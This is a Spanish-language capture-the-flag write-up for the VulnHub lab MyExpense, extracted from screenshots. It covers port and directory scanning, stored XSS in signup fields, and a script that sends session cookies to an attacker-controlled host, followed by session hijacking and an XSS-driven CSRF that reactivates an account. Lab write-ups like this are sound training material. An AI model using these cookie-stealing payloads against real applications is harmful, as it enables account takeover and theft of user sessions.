

Máquina MyExpensive

<https://www.vulnhub.com/entry/myexpense-1,405/>

Escenario

You are "Samuel Lamotte" and you have just been fired by your company "Futura Business Informatique". Unfortunately because of your hasty departure, you did not have time to validate your expense report for your last business trip, which still amounts to 750 € corresponding to a return flight to your last customer.

Fearing that your former employer may not want to reimburse you for this expense report, you decide to hack into the internal application called "**MyExpense**" to manage employee expense reports.

So you are in your car, in the company carpark and connected to the internal Wi-Fi (the key has still not been changed after your departure). The application is protected by username/password authentication and you hope that the administrator has not yet modified or deleted your access.

Your credentials were: samuel/fzghn4lw

Once the challenge is done, the flag will be displayed on the application while being connected with your (samuel) account.

Reconocimiento

Comenzamos con un escaneo

SHELL

```
nmap -p- -sSCV --min-rate=5000 -Pn -n 192.168.1.80
```

SHELL


```
nmap -p- -sSCV --min-rate=5000 -Pn -n 192.168.1.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-12 08:58 CET
Warning: 192.168.1.80 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.80
Host is up (0.095s latency).
Not shown: 64903 closed tcp ports (reset), 627 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_ http-title: Futura Business Informatique GROUPE - Conseil en ing\xC3\xA9nserie
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/admin.php
```

```
33635/tcp open  http  Mongoose httpd
|_ http-title: Site doesn't have a title (text/plain).
40919/tcp open  http  Mongoose httpd
|_ http-title: Site doesn't have a title (text/plain).
50209/tcp open  http  Mongoose httpd
|_ http-title: Site doesn't have a title (text/plain).
53759/tcp open  http  Mongoose httpd
|_ http-title: Site doesn't have a title (text/plain).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 94.71 seconds

Nos salen una los siguientes puertos abiertos, todos al parecer relacionados con una web (http).

Tenemos esta web:



Probamos con samuel/fzghn4lw, las credenciales del anunciado

Username :

Password :

Log in

Incorrect username or password.

Log in

Username :

Password :

Log in

Al parecer le han borrado la cuenta a Samuel, por ello voy a realizar una enumeración de ficheros/directorios a ver si encuentro algo usando **gobuster**:

```
SHELL
gobuster dir -u http://192.168.1.80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.80/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   txt,php,html
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
```

```

/.html      (Status: 403) [Size: 1630]
/.php       (Status: 403) [Size: 1630]
/index.php  (Status: 200) [Size: 2122]
/img        (Status: 301) [Size: 310] [--> http://192.168.1.80/img/]
/login.php  (Status: 200) [Size: 2313]
/profile.php (Status: 401) [Size: 1650]
/site.php   (Status: 401) [Size: 1650]
/signup.php (Status: 200) [Size: 3740]
/admin      (Status: 301) [Size: 312] [--> http://192.168.1.80/admin/]
/css        (Status: 301) [Size: 310] [--> http://192.168.1.80/css/]
/includes   (Status: 301) [Size: 315] [--> http://192.168.1.80/includes/]
/logout.php (Status: 302) [Size: 0] [--> /]
Progress: 5871 / 882244 (0.67%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5899 / 882244 (0.67%)
=====
Finished

```


Me saca un directorio *admin* por lo que enumeramos este directorio:

```

SHELL
> gobuster dir -u http://192.168.1.80/admin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
txt,php,html
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.80/admin
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html      (Status: 403) [Size: 1630]
/.php       (Status: 403) [Size: 1630]
/admin.php  (Status: 200) [Size: 13853]

```

Dentro del directorio *admin* me reporta un *admin.php*:



The screenshot shows a web browser window with the address bar displaying '192.168.1.80/admin/admin.php'. The browser's bookmark bar includes 'Import bookmarks...', 'Cibersecurity', 'Hacking', 'Correo and accounts', 'IA', 'ricing', 'Social Media', 'English', 'Nube', 'Shopping', and 'eJP'. The website header features the 'Futura Business Informatique' logo, a 'Home' link, and a 'Login' button. The main content area is titled 'Users' and contains a table with the following data:

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2025-03-12 08:55:41	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2025-03-12 08:55:10	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2025-03-12 08:55:12	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
triou	Thierry	Riou	triou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2025-03-12 08:55:26	Active	
rlefrancois	Reynaud	Lefrancois	rlefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

Aquí no puedo hacer nada ya que no tengo permisos, además vemos que *Samuel* (nuestro usuario) esta **inactive** por lo que tiene sentido que no nos podamos registrar, pero puedo enumerar usuarios.

Otra cosa que puedo hacer, es crear un nuevo usuario:

Sorry, the application is for internal use only. If you are a new collaborator but your account is inactive, please contact your manager or the Futura Business Informatique Manager Team.

Al crearlo el botón de Sign up esta bloqueado pero lo podemos bypassear:



6 / 14

Your account was successfully created !

Log in

Username :

Password :

Log in

Users

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2025-03-12 08:55:41	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2025-03-12 08:55:10	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2025-03-12 08:55:12	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
test	test	test	test@test.com	Collaborator		Inactive	
triau	Thierry	Riou	triau@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2025-03-12 08:55:26	Active	
rlefrancois	Reynaud	Lefrancois	rlefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

Probamos con un **alert** para comprobar:

Username :

Password :

Confirm Password :

Site :

Email address :

Firstname :

Lastname :

Efectivamente lo interpreta.

Users

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2025-03-12 08:55:41	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
dasdsa		ada	dd@d.com	Collaborator		Inactive	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2025-03-12 08:55:10	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2025-03-12 08:55:12	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
test	test	test	te			Inactive	
triuu	Thierry	Riou	tr		19-12-03 17:08:09	Active	
afoulon	Aristide	Foulon	a		19-12-03 17:08:09	Active	
pboudouin	Paul	Boudouin	pl		19-12-03 17:08:09	Active	
mnguyen	Maximilien	Nguyen	m		19-12-03 17:08:09	Active	
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2025-03-12 08:55:26	Active	
rlefrancois	Reynaud	Lefrancois	rlefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active	

192.168.1.80
XSS
☐ Don't allow 192.168.1.80 to prompt you again
OK

Ahora, podríamos probar a inyectar el siguiente código mientras estamos a la escucha con python para comprobar si hay algún empleado revisando esa web:

HTML

```
<script src="http://192.168.1.89/test.txt"></script>
```

Username :

comprobación

Password :

.....

Confirm Password :

.....

Site :

Paris

Email address :

testtest@test.com

Firstname :

<script src="http://192.168.1.89/test.txt"></script>

Lastname :

<script src="http://192.168.1.89/test.txt"></script>

Ahora nos ponemos a la escucha con **python** y comprobamos que en efecto hay alguien que esta revisando esa web ya que nos llega una petición a nuestro servidor:

```

python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.80 - - [12/Mar/2025 09:24:45] code 404, message File not found
192.168.1.80 - - [12/Mar/2025 09:24:45] "GET /test.txt HTTP/1.1" 404 -
192.168.1.89 - - [12/Mar/2025 09:24:48] code 404, message File not found
192.168.1.89 - - [12/Mar/2025 09:24:48] "GET /test.txt HTTP/1.1" 404 -
192.168.1.89 - - [12/Mar/2025 09:24:48] code 404, message File not found
192.168.1.89 - - [12/Mar/2025 09:24:48] "GET /test.txt HTTP/1.1" 404 -
192.168.1.89 - - [12/Mar/2025 09:24:48] code 404, message File not found
192.168.1.89 - - [12/Mar/2025 09:24:48] "GET /test.txt HTTP/1.1" 404 -

```

Nmap scan report for debian.home (192.168.1.80)
Host is up (1.2s latency).

Username	Firstname	Lastname	Email address
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr
brenaud	Bernadette	Renaud	brenaud@futuraBI.fr
broy	Baudouin	Roy	broy@futuraBI.fr
comprobacion			testtest@test.com
dasdsa		ada	dd@d.com
nthomas	Ninette	Thomas	nthomas@futuraBI.fr
pgervais	Placide	Gervais	pgervais@futuraBI.fr
placombe	Philibert	Lacombe	placombe@futuraBI.fr
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr
test	test	test	test@test.com
trou	Thierry	Riou	trou@futuraBI.fr

Sabiendo esto, hora lo que podríamos hacer, sería robarle la cookie de sesión con este script:

```

<script>
  var req = new XMLHttpRequest();
  req.open('GET', 'http://192.168.1.89/?cookie=' + document.cookie);
  req.send();
</script>

```

Username :

cookie

Password :

••••••

Confirm Password :

••••••••

Site :

Paris

Email address :

teste@test.com

Firstname :

ent.cookie); req.send(); </script>

Lastname :

dasd

Esperamos y la obtenemos


```

C:\
Keyboard interrupt received, exiting.
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
92.168.1.80 - - [12/Mar/2025 09:28:16] code 404, message File not found
92.168.1.80 - - [12/Mar/2025 09:28:16] "GET /test.txt HTTP/1.1" 404 -
92.168.1.80 - - [12/Mar/2025 09:28:16] "GET /?cookie=PHPSESSID=0vl3sea2nqe9n5bpq630k9v6d0 HTTP/1.1" 200 -


```

brenaud	Bernadette	Ren
broy	Baudouin	Roy
comprobacion		
cookie		dasd
dasdsa		ada
nthomas	Ninette	Tho
pgervais	Placide	Gen


Cambiamos la cookie y estaríamos como ese usuario




Estando como este usuario nos chafan ya que no podemos tener 2 sesiones abiertas... .



En este punto, volviendo un paso atrás, cuando intentaba poner activar al usuario samuel, se hacía esta petición por GET, por lo que aprovechando la inyección XSS puedo hacer que el usuario que tenga permisos de modificación en la página haga esa petición pasando así a un CSRF:



Ahora para hacerlo un poco más limpio, me creo este `.js` en mi equipo:



Por la otra parte, escribo la siguiente inyección:

Petición a .js externo
(el de mi máquina a la escucha)

Username :
test1

Password :
.....

Confirm Password :
.....

Site :
Paris

Email address :
testss@test.comn

Firstname :
<script>src="http://192.168.1.89/a.js"</script>

Lastname :
dasd

Nota

Lo puse mal, es `<script src="http://192.168.1.89/a.js"></script>`

De nuevo, servidor, esperamos y hace la petición:

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.80 - - [12/Mar/2025 09:44:24] "GET /a.js HTTP/1.1" 200
```

slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active
----------	--------	---------	----------------------	--------------	---------------------	--------

Ahora samu esta como activo, lo único es que la máquina esta un poco deprecated y me da el siguiente error, así que hasta aquí llego, pero en los writeups que he visto, lo siguiente es una SQLI, pivotar entre los empleados y aceptar peticiones... .

Sorry, a technical error has occurred.

Log in

Username :

Password :

Log in